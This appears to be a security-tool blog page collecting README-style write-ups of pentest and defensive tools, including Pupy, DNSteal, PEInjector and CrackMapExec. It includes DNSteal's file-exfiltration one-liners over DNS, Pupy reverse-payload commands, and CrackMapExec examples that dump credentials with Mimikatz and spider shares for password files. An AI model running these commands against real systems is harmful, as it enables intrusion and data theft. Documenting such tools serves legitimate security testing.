SECURITY EDUCATION, PRIVACY GUIDANCE, THREAT AWARENESS, OPEN SOURCE TOOLS, RESEARCH NOTES, AND RESPONSIBLE TECHNOLOGY CONTENT

  • Penetration Testing Distribution - BackBox

    BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. It includes a complete set of tools required for ethical hacking and security testing...
  • Pentest Distro Linux - Weakerth4n

    Weakerth4n is a penetration testing distribution which is built from Debian Squeeze.For the desktop environment it uses Fluxbox...
  • The Amnesic Incognito Live System - Tails

    Tails is a live system that aims to preserve your privacy and anonymity. It helps you to use the Internet anonymously and circumvent censorship...
  • Penetration Testing Distribution - BlackArch

    BlackArch is a penetration testing distribution based on Arch Linux that provides a large amount of cyber security tools. It is an open-source distro created specially for penetration testers and security researchers...
  • The Best Penetration Testing Distribution - Kali Linux

    Kali Linux is a Debian-based distribution for digital forensics and penetration testing, developed and maintained by Offensive Security. Mati Aharoni and Devon Kearns rewrote BackTrack...
  • Friendly OS designed for Pentesting - ParrotOS

    Parrot Security OS is a cloud friendly operating system designed for Pentesting, Computer Forensic, Reverse engineering, Hacking, Cloud pentesting...

Tuesday, January 5, 2016

Gryffin - Large Scale Web Security Scanning Platform


Gryffin is a large scale web security scanning platform. It is not yet another scanner. It was written to solve two specific problems with existing scanners: coverage and scale.

Better coverage translates to fewer false negatives. Inherent scalability translates to capability of scanning, and supporting a large elastic application infrastructure. Simply put, the ability to scan 1000 applications today to 100,000 applications tomorrow by straightforward horizontal scaling.

Coverage
Coverage has two dimensions - one during crawl and the other during fuzzing. In crawl phase, coverage implies being able to find as much of the application footprint. In scan phase, or while fuzzing, it implies being able to test each part of the application for an applied set of vulnerabilities in a deep.

Crawl Coverage
Today a large number of web applications are template-driven, meaning the same code or path generates millions of URLs. For a security scanner, it just needs one of the millions of URLs generated by the same code or path. Gryffin's crawler does just that.

Page Deduplication
At the heart of Gryffin is a deduplication engine that compares a new page with already seen pages. If the HTML structure of the new page is similar to those already seen, it is classified as a duplicate and not crawled further.

DOM Rendering and Navigation
A large number of applications today are rich applications. They are heavily driven by client-side JavaScript. In order to discover links and code paths in such applications, Gryffin's crawler uses PhantomJS for DOM rendering and navigation.

Scan Coverage
As Gryffin is a scanning platform, not a scanner, it does not have its own fuzzer modules, even for fuzzing common web vulnerabilities like XSS and SQL Injection.
It's not wise to reinvent the wheel where you do not have to. Gryffin at production scale at Yahoo uses open source and custom fuzzers. Some of these custom fuzzers might be open sourced in the future, and might or might not be part of the Gryffin repository.
For demonstration purposes, Gryffin comes integrated with sqlmap and arachni. It does not endorse them or any other scanner in particular.
The philosophy is to improve scan coverage by being able to fuzz for just what you need.

Scale
While Gryffin is available as a standalone package, it's primarily built for scale.
Gryffin is built on the publisher-subscriber model. Each component is either a publisher, or a subscriber, or both. This allows Gryffin to scale horizontally by simply adding more subscriber or publisher nodes.

Operating Gryffin

Pre-requisites
  1. Go
  2. PhantomJS, v2
  3. Sqlmap (for fuzzing SQLi)
  4. Arachni (for fuzzing XSS and web vulnerabilities)
  5. NSQ ,
    • running lookupd at port 4160,4161
    • running nsqd at port 4150,4151
    • with --max-msg-size=5000000
  6. Kibana and Elastic search, for dashboarding

Installation
go get github.com/yahoo/gryffin/...

Run

TODO

  1. Mobile browser user agent
  2. Preconfigured docker images
  3. Redis for sharing states across machines
  4. Instruction to run gryffin (distributed or standalone)
  5. Documentation for html-distance
  6. Implement a JSON serializable cookiejar.
  7. Identify duplicate url patterns based on simhash result.

Share:

Pupy - Multi-Platform Remote Administration Tool


Pupy is an opensource, multi-platform Remote Administration Tool written in Python. On Windows, Pupy uses reflective dll injection and leaves no traces on disk.

Features :
  • On windows, the Pupy payload is compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
  • Pupy can reflectively migrate into other processes
  • Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd). The imported python modules do not touch the disk. (.pyd mem import currently work on Windows only, .so memory import is not implemented).
  • modules are quite simple to write and pupy is easily extensible.
  • Pupy uses rpyc and a module can directly access python objects on the remote client
    • we can also access remote objects interactively from the pupy shell and even auto completion of remote attributes works !
  • communication channel currently works as a ssl reverse connection, but a bind payload will be implemented in the future
  • all the non interactive modules can be dispatched on multiple hosts in one command
  • Multi-platform (tested on windows 7, windows xp, kali linux, ubuntu)
  • modules can be executed as background jobs
  • commands and scripts running on remote hosts are interruptible
  • auto-completion and nice colored output :-)
  • commands aliases can be defined in the config

Implemented Modules :
  • migrate (windows only)
    • inter process architecture injection also works (x86->x64 and x64->x86)
  • keylogger (windows only)
  • persistence (windows only)
  • screenshot (windows only)
  • webcam snapshot (windows only)
  • command execution
  • download
  • upload
  • socks5 proxy
  • local port forwarding
  • interactive shell (cmd.exe, /bin/sh, ...)
  • interactive python shell
  • shellcode exec (thanks to @byt3bl33d3r)

Quick start

In these examples the server is running on a linux host (tested on kali linux) and it's IP address is 192.168.0.1
The clients have been tested on (Windows 7, Windows XP, kali linux, ubuntu, Mac OS X 10.10.5)

generate/run a payload
for Windows
./genpayload.py 192.168.0.1 -p 443 -t exe_x86 -o pupyx86.exe
you can also use -t dll_x86 or dll_x64 to generate a reflective DLL and inject/load it by your own means.

for Linux
pip install rpyc #(or manually copy it if you are not admin)
python reverse_ssl.py 192.168.0.1:443

for MAC OS X
easy_install rpyc #(or manually copy it if you are not admin)
python reverse_ssl.py 192.168.0.1:443

start the server
  1. eventually edit pupy.conf to change the bind address / port
  2. start the pupy server :
./pupysh.py

Some screenshots

list connected clients

help

execute python code on all clients

execute a command on all clients, exception is retrieved in case the command does not exists

use a filter to send a module only on selected clients

migrate into another process

interactive shell

interactive python shell


example: How to write a MsgBox module

first of all write the function/class you want to import on the remote client
in the example we create the file pupy/packages/windows/all/pupwinutils/msgbox.py
import ctypes
import threading

def MessageBox(text, title):
t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text, title, 0))
t.daemon=True
t.start()

then, simply create a module to load our package and call the function remotely
class MsgBoxPopup(PupyModule):
""" Pop up a custom message box """

def init_argparse(self):
self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__doc__)
self.arg_parser.add_argument('--title', help='msgbox title')
self.arg_parser.add_argument('text', help='text to print in the msgbox :)')

@windows_only
def is_compatible(self):
pass

def run(self, args):
self.client.load_package("pupwinutils.msgbox")
self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text, args.title)
self.log("message box popped !")


Dependencies

rpyc (https://github.com/tomerfiliba/rpyc)

Roadmap and ideas

Some ideas without any priority order
  • support for https proxy
  • bind instead of reverse connection
  • add offline options to payloads like enable/disable certificate checking, embed offline modules (persistence, keylogger, ...), etc...
  • integrate scapy in the windows dll :D (that would be fun)
  • work on stealthiness and modules under unix systems
  • webcam snap
  • mic recording
  • socks5 udp support
  • remote port forwarding
  • perhaps write some documentation
  • ...
  • any cool idea ?

Share:

DNSteal - DNS Exfiltration tool for stealthily sending files over DNS requests


This is a fake DNS server that allows you to stealthily extract files from a victim machine through DNS requests.

Below is an image showing an example of how to use:


On the victim machine, you simply can do something like so:
for b in $(xxd -p file/to/send.png); do dig @server $b.filename.com; done
Support for multiple files
for filename in $(ls); do for b in $(xxd -p $f); do dig +short @server %b.$filename.com; done; done
gzip compression supported
It also supports compression of the file to allow for faster transfer speeds, this can be achieved using the "-z" switch:
python dnsteal.py 127.0.0.1 -z
Then on the victim machine send a Gzipped file like so:
for b in $(gzip -c file/to/send.png | xxd -p); do dig @server $b.filename.com; done
or for multiple, gzip compressed files:
for filename in $(ls); do for b in $(gzip -c $filename | xxd -p); do dig +short @server %b.$filename.com; done; done


Share:

Tiger - The Unix security audit and intrusion detection tool


Tiger is a security tool that can be use both as a security audit and intrusion detection system. It supports multiple UNIX platforms and it is free and provided under a GPL license. Unlike other tools, Tiger needs only of POSIX tools and is written entirely in shell language.

Tiger has some interesting features that merit its resurrection, including a modular design that is easy to expand, and its double edge, it can be used as an audit tool and a host intrusion detection system tool. Free Software intrusion detection is currently going many ways, from network IDS (with Snort), to the kernel (LIDS, or SNAREfor Linux and Systrace for OpenBSD, for example), not mentioning file integrity checkers (many of these: aide, integrit samhain, tripwire...) and logcheckers (even more of these, check the Log Analysis pages). But few of them focus on the host-side of intrusion detection fully. Tiger complements this tools and also provides a framework in which all of them can work together. Tiger it is not a logchecker, nor it focused in integrity analysis. It does "the other stuff", it checks the system configuration and status. Read the manpagefor a full description of checks implemented in Tiger. A good example of what Tiger can do is, for example, check_findeleted, a module that can determine which network servers running in a system are using deleted files (because libraries were patched during an upgrade but the server's services not restarted).

Installation
sudo apt-get install tiger


Share:

PEInjector - MITM PE file infector



The executable file format on the Windows platform is PE COFF. The peinjector provides different ways to infect these files with custom payloads without changing the original functionality. It creates patches, which are then applied seamlessly during file transfer. It is very performant, lightweight, modular and can be operated on embedded hardware.

Features
  • Full x86 and x64 PE file support.
  • Open Source
  • Fully working on Windows and Linux, including automated installation scripts.
  • Can be operated on embedded hardware, tested on a Rasperberry Pi 2.
  • On Linux, all servers will be automatically integrated as service, no manual configuration required.
  • Plain C, no external libraries required (peinjector).
  • MITM integration is available in C, Python and Java. A sample Python MITM implementation is included.
  • Foolproof, mobile-ready web interface. Anyone who can configure a home router can configure the injector server.
  • Easy to use integrated shellcode factory, including reverse shells, meterpreter, ... or own shellcode. Everything is available in 32 and 64 bit with optional automated encryption. Custom shellcode can be injected directly or as a new thread.
  • An awesome about page and much more, check it out.

Share:

MALHEUR - Automatic Analysis of Malware Behavior


A novel tool for malware analysis

Malheur is a tool for the automatic analysis of malware behavior (program behavior recorded from malicious software in a sandbox environment). It has been designed to support the regular analysis of malicious software and the development of detection and defense measures. Malheur allows for identifying novel classes of malware with similar behavior and assigning unknown malware to discovered classes.

Analysis of malware behavior?

Malheur builds on the concept of dynamic analysis: Malware binaries are collected in the wild and executed in a sandbox, where their behavior is monitored during run-time. The execution of each malware binary results in a report of recorded behavior. Malheur analyzes these reports for discovery and discrimination of malware classes using machine learning.

Malheur can be applied to recorded behavior of various format, as long as monitored events are separated by delimiter symbols, for example as in reports generated by the popular malware sandboxes CWSandbox, Anubis, Norman Sandbox and Joebox.


Malheur allows for identifying novel classes of malware with similar behavior and assigning unknown malware to discovered classes. It supports four basic actions for analysis which can be applied to reports of recorded behavior:
  1. Extraction of prototypes:From a given set of reports, malheur identifies a subset of prototypes representative for the full data set. The prototypes provide a quick overview of recorded behavior and can be used to guide manual inspection.
  2. Clustering of behavior Malheur automatically identifies groups (clusters) of reports containing similar behavior. Clustering allows for discovering novel classes of malware and provides the basis for crafting specific detection and defense mechanisms, such as anti-virus signatures.
  3. Classification of behavior: Based on a set of previously clustered reports, malheur is able to assign unknown behavior to known groups of malware. Classification enables identifying novel and unknown variants of malware and can be used to filter program behavior prior to manual inspection.
  4. Incremental analysis: Malheur can be applied incrementally for analysis of large data sets. By processing reports in chunks, the run-time as well as memory requirements can be significantly reduced. This renders long-term application of malheur feasible, for example for daily analysis of incoming malware programs.

Dependencies

Debian & Ubuntu Linux
The following packages need to be installed for compiling Malheur on Debian and Ubuntu Linux
gcc
libconfig9-dev
libarchive-dev

For bootstrapping Malheur from the GIT repository or manipulating the automake/autoconf configuration, the following additional packages are necessary.
automake
autoconf
libtool


Mac OS X
For compiling Malheur on Mac OS X a working installation of Xcode is required including gcc. Additionally, the following packages need to be installed via Homebrew
libconfig
libarchive (from homebrew-alt)


OpenBSD
For compiling Malheur on OpenBSD the following packages are required. Note that you need to use gmake instead of make for building Malheur.
gmake
libconfig
libarchive

For bootstrapping Malheur from the GIT repository, the following packages need be additionally installed
autoconf
automake
libtool


Compilation & Installation

From GIT repository first run
$ ./bootstrap
From tarball run
$ ./configure [options]
$ make
$ make check
$ make install

Options for configure
--prefix=PATH           Set directory prefix for installation
By default Malheur is installed into /usr/local. If you prefer a different location, use this option to select an installation directory.


Share:

CrackMapExec - A swiss army knife for pentesting Windows/Active Directory environments


CrackMapExec is your one-stop-shop for pentesting Windows/Active Directory environments!

From enumerating logged on users and spidering SMB shares to executing psexec style attacks and auto-injecting Mimikatz into memory using Powershell!

The biggest improvements over the above tools are:
  • Pure Python script, no external tools required
  • Fully concurrent threading
  • Uses ONLY native WinAPI calls for discovering sessions, users, dumping SAM hashes etc...
  • Opsec safe (no binaries are uploaded to dump clear-text credentials, inject shellcode etc...)

Installation on Kali Linux

Run pip install --upgrade -r requirements.txt

Usage
  ______ .______           ___        ______  __  ___ .___  ___.      ___      .______    _______ ___   ___  _______   ______ 
/ || _ \ / \ / || |/ / | \/ | / \ | _ \ | ____|\ \ / / | ____| / |
| ,----'| |_) | / ^ \ | ,----'| ' / | \ / | / ^ \ | |_) | | |__ \ V / | |__ | ,----'
| | | / / /_\ \ | | | < | |\/| | / /_\ \ | ___/ | __| > < | __| | |
| `----.| |\ \----. / _____ \ | `----.| . \ | | | | / _____ \ | | | |____ / . \ | |____ | `----.
\______|| _| `._____|/__/ \__\ \______||__|\__\ |__| |__| /__/ \__\ | _| |_______|/__/ \__\ |_______| \______|

Swiss army knife for pentesting Windows/Active Directory environments | @byt3bl33d3r

Powered by Impacket https://github.com/CoreSecurity/impacket (@agsolino)

Inspired by:
@ShawnDEvans's smbmap https://github.com/ShawnDEvans/smbmap
@gojhonny's CredCrack https://github.com/gojhonny/CredCrack
@pentestgeek's smbexec https://github.com/pentestgeek/smbexec

positional arguments:
target The target range, CIDR identifier or file containing targets

optional arguments:
-h, --help show this help message and exit
-t THREADS Set how many concurrent threads to use
-u USERNAME Username, if omitted null session assumed
-p PASSWORD Password
-H HASH NTLM hash
-n NAMESPACE Namespace name (default //./root/cimv2)
-d DOMAIN Domain name
-s SHARE Specify a share (default: C$)
-P {139,445} SMB port (default: 445)
-v Enable verbose output

Credential Gathering:
Options for gathering credentials

--sam Dump SAM hashes from target systems
--mimikatz Run Invoke-Mimikatz on target systems
--ntds {ninja,vss,drsuapi}
Dump the NTDS.dit from target DCs using the specifed method
(drsuapi is the fastest)

Mapping/Enumeration:
Options for Mapping/Enumerating

--shares List shares
--sessions Enumerate active sessions
--users Enumerate users
--lusers Enumerate logged on users
--wmi QUERY Issues the specified WMI query

Account Bruteforcing:
Options for bruteforcing SMB accounts

--bruteforce USER_FILE PASS_FILE
Your wordlists containing Usernames and Passwords
--exhaust Don't stop on first valid account found

Spidering:
Options for spidering shares

--spider FOLDER Folder to spider (defaults to share root dir)
--pattern PATTERN Pattern to search for in filenames and folders
--patternfile PATTERNFILE
File containing patterns to search for
--depth DEPTH Spider recursion depth (default: 1)

Command Execution:
Options for executing commands

--execm {atexec,wmi,smbexec}
Method to execute the command (default: smbexec)
-x COMMAND Execute the specified command
-X PS_COMMAND Excute the specified powershell command

Shellcode/EXE/DLL injection:
Options for injecting Shellcode/EXE/DLL's using PowerShell

--inject {exe,shellcode,dll}
Inject Shellcode, EXE or a DLL
--path PATH Path to the Shellcode/EXE/DLL you want to inject on the target systems
--procid PROCID Process ID to inject the Shellcode/EXE/DLL into (if omitted, will inject within the running PowerShell process)
--exeargs EXEARGS Arguments to pass to the EXE being reflectively loaded (ignored if not injecting an EXE)

Filesystem interaction:
Options for interacting with filesystems

--list PATH List contents of a directory
--download PATH Download a file from the remote systems
--upload SRC DST Upload a file to the remote systems
--delete PATH Delete a remote file

There's been an awakening... have you felt it?


Examples

The most basic usage: scans the subnet using 100 concurrent threads:
#~ python crackmapexec.py -t 100 172.16.206.0/24
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)

Let's enumerate available shares:
#~  python crackmapexec.py -t 100 172.16.206.0/24 -u username -p password --shares
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)
[+] 172.16.206.130:445 DESKTOP-QDVNP6B Available shares:
SHARE Permissions
----- -----------
ADMIN$ READ, WRITE
IPC$ NO ACCESS
C$ READ, WRITE
[+] 172.16.206.133:445 DRUGOUTCOVE-PC Available shares:
SHARE Permissions
----- -----------
Users READ, WRITE
ADMIN$ READ, WRITE
IPC$ NO ACCESS
C$ READ, WRITE
[+] 172.16.206.132:445 DRUGCOMPANY-PC Available shares:
SHARE Permissions
----- -----------
Users READ, WRITE
ADMIN$ READ, WRITE
IPC$ NO ACCESS
C$ READ, WRITE

Let's execute some commands on all systems concurrently:
#~ python crackmapexec.py -t 100 172.16.206.0/24 -u username -p password -x whoami
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)
[+] 172.16.206.132:445 DRUGCOMPANY-PC Executed specified command via SMBEXEC
nt authority\system

[+] 172.16.206.130:445 DESKTOP-QDVNP6B Executed specified command via SMBEXEC
nt authority\system

[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.133:445 DRUGOUTCOVE-PC Executed specified command via SMBEXEC
nt authority\system

Same as above only using WMI as the code execution method:
#~ python crackmapexec.py -t 100 172.16.206.0/24 -u username -p password --execm wmi -x whoami
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)
[+] 172.16.206.132:445 DRUGCOMPANY-PC Executed specified command via WMI
drugcompany-pc\administrator

[+] 172.16.206.133:445 DRUGOUTCOVE-PC Executed specified command via WMI
drugoutcove-pc\administrator

[+] 172.16.206.130:445 DESKTOP-QDVNP6B Executed specified command via WMI
desktop-qdvnp6b\drugdealer

Use an IEX cradle to run Invoke-Mimikatz.ps1 on all systems concurrently (PS script gets hosted automatically with an HTTP server), Mimikatz's output then gets POST'ed back to our HTTP server, saved to a log file and parsed for clear-text credentials:
#~ python crackmapexec.py -t 100 172.16.206.0/24 -u username -p password --mimikatz
[*] Press CTRL-C at any time to exit
[*] Note: This might take some time on large networks! Go grab a redbull!
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)
172.16.206.130 - - [19/Aug/2015 18:57:40] "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
172.16.206.133 - - [19/Aug/2015 18:57:40] "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
172.16.206.132 - - [19/Aug/2015 18:57:41] "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
172.16.206.133 - - [19/Aug/2015 18:57:45] "POST / HTTP/1.1" 200 -
[+] 172.16.206.133 Found plain text creds! Domain: drugoutcove-pc Username: drugdealer Password: IloveMETH!@$
[*] 172.16.206.133 Saved POST data to Mimikatz-172.16.206.133-2015-08-19_18:57:45.log
172.16.206.130 - - [19/Aug/2015 18:57:47] "POST / HTTP/1.1" 200 -
[*] 172.16.206.130 Saved POST data to Mimikatz-172.16.206.130-2015-08-19_18:57:47.log
172.16.206.132 - - [19/Aug/2015 18:57:48] "POST / HTTP/1.1" 200 -
[+] 172.16.206.132 Found plain text creds! Domain: drugcompany-PC Username: drugcompany Password: IloveWEED!@#
[+] 172.16.206.132 Found plain text creds! Domain: DRUGCOMPANY-PC Username: drugdealer Password: D0ntDoDrugsKIDS!@#
[*] 172.16.206.132 Saved POST data to Mimikatz-172.16.206.132-2015-08-19_18:57:48.log

Lets Spider the C$ share starting from the Users folder for the pattern password in all files and directories (concurrently):
#~ python crackmapexec.py -t 150 172.16.206.0/24 -u username -p password --spider Users --depth 10 --pattern password
[+] 172.16.206.132:445 is running Windows 6.1 Build 7601 (name:DRUGCOMPANY-PC) (domain:DRUGCOMPANY-PC)
[+] 172.16.206.133:445 is running Windows 6.3 Build 9600 (name:DRUGOUTCOVE-PC) (domain:DRUGOUTCOVE-PC)
[+] 172.16.206.132:445 DRUGCOMPANY-PC Started spidering
[+] 172.16.206.130:445 is running Windows 10.0 Build 10240 (name:DESKTOP-QDVNP6B) (domain:DESKTOP-QDVNP6B)
[+] 172.16.206.133:445 DRUGOUTCOVE-PC Started spidering
[+] 172.16.206.130:445 DESKTOP-QDVNP6B Started spidering
//172.16.206.132/Users/drugcompany/AppData/Roaming/Microsoft/Windows/Recent/supersecrepasswords.lnk
//172.16.206.132/Users/drugcompany/AppData/Roaming/Microsoft/Windows/Recent/supersecretpasswords.lnk
//172.16.206.132/Users/drugcompany/Desktop/supersecretpasswords.txt
[+] 172.16.206.132:445 DRUGCOMPANY-PC Done spidering (Completed in 7.0349509716)
//172.16.206.133/Users/drugdealerboss/Documents/omgallthepasswords.txt
[+] 172.16.206.133:445 DRUGOUTCOVE-PC Done spidering (Completed in 16.2127850056)
//172.16.206.130/Users/drugdealer/AppData/Roaming/Microsoft/Windows/Recent/superpasswords.txt.lnk
//172.16.206.130/Users/drugdealer/Desktop/superpasswords.txt.txt
[+] 172.16.206.130:445 DESKTOP-QDVNP6B Done spidering (Completed in 38.6000130177)


For all available options, just run: python crackmapexec.py --help

Share:

Speedtest - Command Line Interface for Testing Internet Bandwidth


speedtest-cli is a command line interface for testing internet bandwidth using speedtest.net

Installation

pip / easy_install
pip install speedtest-cli
or
easy_install speedtest-cli

Github
pip install git+https://github.com/sivel/speedtest-cli.git
or
git clone https://github.com/sivel/speedtest-cli.git
python speedtest-cli/setup.py install


Just download (Like the way it used to be)
wget -O speedtest-cli https://raw.githubusercontent.com/sivel/speedtest-cli/master/speedtest_cli.py
chmod +x speedtest-cli
or
curl -Lo speedtest-cli https://raw.githubusercontent.com/sivel/speedtest-cli/master/speedtest_cli.py
chmod +x speedtest-cli


Usage

$ speedtest-cli -h
usage: speedtest-cli [-h] [--bytes] [--share] [--simple] [--list]
[--server SERVER] [--mini MINI] [--source SOURCE]
[--timeout TIMEOUT] [--version]

Command line interface for testing internet bandwidth using speedtest.net.
--------------------------------------------------------------------------
https://github.com/sivel/speedtest-cli

optional arguments:
-h, --help show this help message and exit
--bytes Display values in bytes instead of bits. Does not affect
the image generated by --share
--share Generate and provide a URL to the speedtest.net share
results image
--simple Suppress verbose output, only show basic information
--list Display a list of speedtest.net servers sorted by
distance
--server SERVER Specify a server ID to test against
--mini MINI URL of the Speedtest Mini server
--source SOURCE Source IP address to bind to
--timeout TIMEOUT HTTP timeout in seconds. Default 10
--version Show the version number and exit


Share:

Pentoo 2015 - Security-Focused Livecd based on Gentoo


Pentoo is a Live CD and Live USB designed for penetration testing and security assessment. Based on Gentoo Linux, Pentoo is provided both as 32 and 64 bit installable livecd. Pentoo is also available as an overlay for an existing Gentoo installation. It features packet injection patched wifi drivers, GPGPU cracking software, and lots of tools for penetration testing and security assessment. The Pentoo kernel includes grsecurity and PAX hardening and extra patches - with binaries compiled from a hardened toolchain with the latest nightly versions of some tools available.

It's basically a gentoo install with lots of customized tools, customized kernel, and much more. Here is a non-exhaustive list of the features currently included :
  • Hardened Kernel with aufs patches
  • Backported Wifi stack from latest stable kernel release
  • Module loading support ala slax
  • Changes saving on usb stick
  • XFCE4 wm
  • Cuda/OPENCL cracking support with development tools
  • System updates if you got it finally installed

Put simply, Pentoo is Gentoo with the pentoo overlay. This overlay is available in layman so all you have to do is layman -L and layman -a pentoo.

We have a pentoo/pentoo meta ebuild and multiple pentoo profiles, which will install all the pentoo tools based on USE flags. 

Pentoo 2015.0 RC3.8
Current Features :
  • Changes saving (including unetbooting support)
  • CUDA/OpenCL Enhanced cracking software
  • Kernel 4.0.8 and all needed patches for injection
  • XFCE 4.12
  • Please see blog for full release notes including known bootloader issues with some versions of unetbootin
  • Full tools list.

Share:
Established in 2015. Offensive Sec Blog has been sharing security research, hacking tools, threat intelligence, and offensive security content since 2015.
Copyright © OffSec Blog | Powered by OffensiveSec
Design by OffSec | Built for the security community